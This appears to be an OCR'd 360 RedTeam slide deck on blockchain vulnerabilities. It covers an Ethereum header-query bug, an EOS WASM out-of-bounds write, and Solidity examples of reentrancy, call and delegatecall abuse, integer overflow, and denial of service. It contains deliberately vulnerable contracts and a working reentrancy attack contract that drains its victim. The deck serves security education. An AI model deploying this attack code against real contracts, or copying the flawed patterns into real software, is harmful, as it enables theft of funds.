
```
// getBlockHeadersData represents a block header query.
type getBlockHeadersData struct {
    Origin  hashOrNumber // Block from which to retrieve headers
    Amount  uint64       // Maximum number of headers to retrieve
    Skip    uint64       // Blocks to skip between consecutive headers
    Reverse bool         // Query direction (false = rising towards latest, true = falling towards genesis)
}
```

```
        } else {
            unknown = true
        }

case !query.Reverse:
    // Number based traversal towards the leaf block
    query.Origin.Number += query.Skip + 1
```

- handler_test.go
- helper_test.go
- metrics.go
- odr.go
- odr_requests.go
- odr_test.go
- peer.go
- protocol.go
- randselect.go
- randselect_test.go
- request_test.go
- retrieve.go
- server.go
- serverpool.go
- sync.go
- txrelay.go

redteam@360.cn

Process


Index out of range
Attack
Array size=0
GetBlockHeaders
query.skip= 0xffffffffffffffff
GetBlockHashesFromHash

DEMO

redteam@360.cn

Background

Eos

Be an operating system that truly supports commercial applications.

https://github.com/EOSIO/eos

One of the best things about using WASM is that EOS smart contracts can be written in any programming language that compiles to WASM.

redteam@360.cn


Details

This is a buffer out-of-bounds write vulnerability At libraries/chain/webassembly/binaryen.cpp (Line 78),Function binaryen_runtime::instantiate_module:

```
for (auto& segment : module->table.segments) {
   Address offset = ConstantExpressionRunner<TrivialGlobalManager>(globals).visit(segment.offset).value.geti32();
   assert(offset + segment.data.size() <= module->table.initial);
   for (size_t i = 0; i != segment.data.size(); ++i) {
      table[offset + i] = segment.data[i];//00B write here!
   }
}
```

The values *offset* and *segment.data.size()* are read from the WASM file.
This creates a vulnerability that can be exploited by a malicious contract providing invalid values. By doing so, attackers would be able to write data into arbitrary addresses in memory and, ultimately, take control of the node.
By stealing the private keys of supernodes, controlling the content of new blocks, packing a malicious contract into a new block and publishing it.

Process



redteam@360.cn

DEMO

redteam@360.cn

Blockchain Smart Contract Vulnerability

Base on Ethereum


360 RedTeam

redteam@360.cn

Blockchain Smart Contract Vulnerability

Base on Ethereum

Smart Contract



Gas

redteam@360.cn

Reentrancy
EVENT

On June 17, 2016, the DAO smart contract was attacked.The attackers stole 3.6 million Ethereum coins, which were worth about $70 million and are now about $750 million.

Because of this attack, Ethereum had a hard fork and was divided into Ethereum Classic (ETC) and Ethereum (ETH). The vulnerability exploited by this attack is the reentry vulnerability.

redteam@360.cn

Reentrancy
EXAMPLE


```
pragma solidity ^0.4.22;

contract foo { //Define contract name.
    address admin; //Define the address variable, variable name: admin.
    mapping (address => uint256) balances; //Define an array of record balances, array name: balances.
    function foo(){ //Constructor, called when the contract is released, and only called once.
        admin = msg.sender; //Define the administrator as the publisher
    }
    function deposit() payable{ //Fallback function, mainly used to record deposits.
        require(balances[msg.sender] + msg.value >balances[msg.sender]); //Judging overflow.
        balances[msg.sender] += msg.value; //Increase the deposit amount.
    }
    function withdraw(address to, uint256 amount){ //Withdrawal function, function with vulnerability.
        require(balances[msg.sender] >= amount); //Determine if the balance is greater than the withdrawal amount.
        require(balances[msg.sender] - amount < balances[msg.sender]); //Prevent overflow.
        to.call.value(amount)(); //Transfer to the cash withdrawal address, the loophole is born in this row.
        balances[msg.sender] -= amount; //After deducting the amount of cash.
} }
```

A transfer function
address.gas().call.value()

redteam@360.cn

```
pragma solidity ^0.4.22;
contract attack{ //Define the contract, contract name: attack.
    address admin; //Define the amount of address variables, variable nam
    address foo_address; //Define the amount of the address variable, var

    modifier adminOnly{ //Defining decorator.
        require(admin == msg.sender); //Determine if the current contract
        _; //Continue to run the code behind.
    }

    function attack() payable{ //Constructor that is executed when the co
        admin = msg.sender;
    }

    function setaddress(address target) adminOnly{ /*Define the function,
used to set the contract address of the attack, and the administrator can
        foo_address = target;
    }

    function deposit_foo(uint256 amount) adminOnly{ /*Define the function
used to deposit the target contract. You must deposit before you want to
        foo_address.call.value(amount)(bytes4(keccak256("deposit()"))); /
    }

    function withdraw_foo(uint256 amount) adminOnly{ /*Define the number of rows, the function name: withdraw_foo,
used to withdraw funds from the target contract. Attack second step.*/
        foo_address.call(bytes4(keccak256("withdraw(address,uint256)")),this ,amount); //Withdrawal operation.
    }

    function stop() adminOnly{ //Destroy the contract and transfer the money to the admin address.
        selfdestruct(admin); //Destruction operation.
    }

    function () payable{ //The fallback function, which fires when there is ether turning to the contract.
        if(msg.sender == foo_address){ //Determine if the account address from the transfer is the target contract address.
            foo_address.call(bytes4(keccak256("withdraw(address,uint256)")),this ,msg.value);/*Call the withdraw function of the victim target contract again.
This results in a recursive call.*/
        }
    }
}
```

```
to.call.value(amount)(); //Trans
balances[msg.sender] -= amount;
```




redteam@360.cn

Call function abuse

1.Call()

2.delegatecall()

3.callcode()



redteam@360.cn

Call function abuse

EXAMPLE

Example 1

```
pragma solidity ^0.4.22;
contract foo{
    address public admin;
    function call_function(address addr,bytes4 data) public {
        addr.delegatecall(data); //Vulnerabilities caused by using the delegatecall function
        addr.callcode(data);//Vulnerabilities caused by using the callcode function
    }
}

contract attack {
    address public admin;
    function test() public {
        admin = 0x038f160ad632409bfb18582241d9fd88c1a072ba;
    }
}
```

Example 2


```
function call_function(bytes daya) public {
    this.call(data);
    /*Take advantage of code examples*/
    //this.call(bytes4(keccak256("withdraw(address)")), target);
}

function withdraw(address addr) public {
    require(isAuth(msg.sender));
    addr.transfer(this.balance);
}
```


redteam@360.cn

Arithmetic overflow

Integer overflow

- Solidity's uint defaults to a 256-bit unsigned integer, indicating a range of: [0, 2*256-1]



redteam@360.cn

Arithmetic overflow

EXAMPLE


balances[msg.sender]= 5 < 6 =2**256-1>1

```
pragma solidity ^0.4.22;
contract foo { //Define contract name
mapping (address => uint256) balances; //Define an array of record balances, array name: balances

function deposit() payable{ //Deposit function, mainly used to record deposits
    balances[msg.sender] += msg.value; //Increase deposit amount
}

function withdraw(uint256 amount){ //Withdrawal function, function with vulnerability
    require(balances[msg.sender] - amount > 0); //Integer overflow, the loophole occurs in this line
    msg.sender.transfer(amount); //Transfer to the cash withdrawal address
    balances[msg.sender] -= amount; //After deducting the amount of cash
    }
}
```


redteam@360.cn

Denial of Service

“DOS is the abbreviation of Denial of Server. It will destroy the normal function of the contract, resulting in abnormal function or abnormal loop, resulting in a large consumption of Ether and Gas.”



redteam@360.cn

Denial of Service

EXAMPLE

King of the Ether contract

```
pragma solidity ^0.4.22;
    contract king{
      address public owner;
      uint256 public price;
      function king(uint256 _price){
          require(_price > 0);
           owner = msg.sender;
       }

      function becomeking() payable{
          require(msg.value >= price * 2);
          owner.transfer(price);
          owner = msg.sender;
          price = price * 2;
          }
      }
```

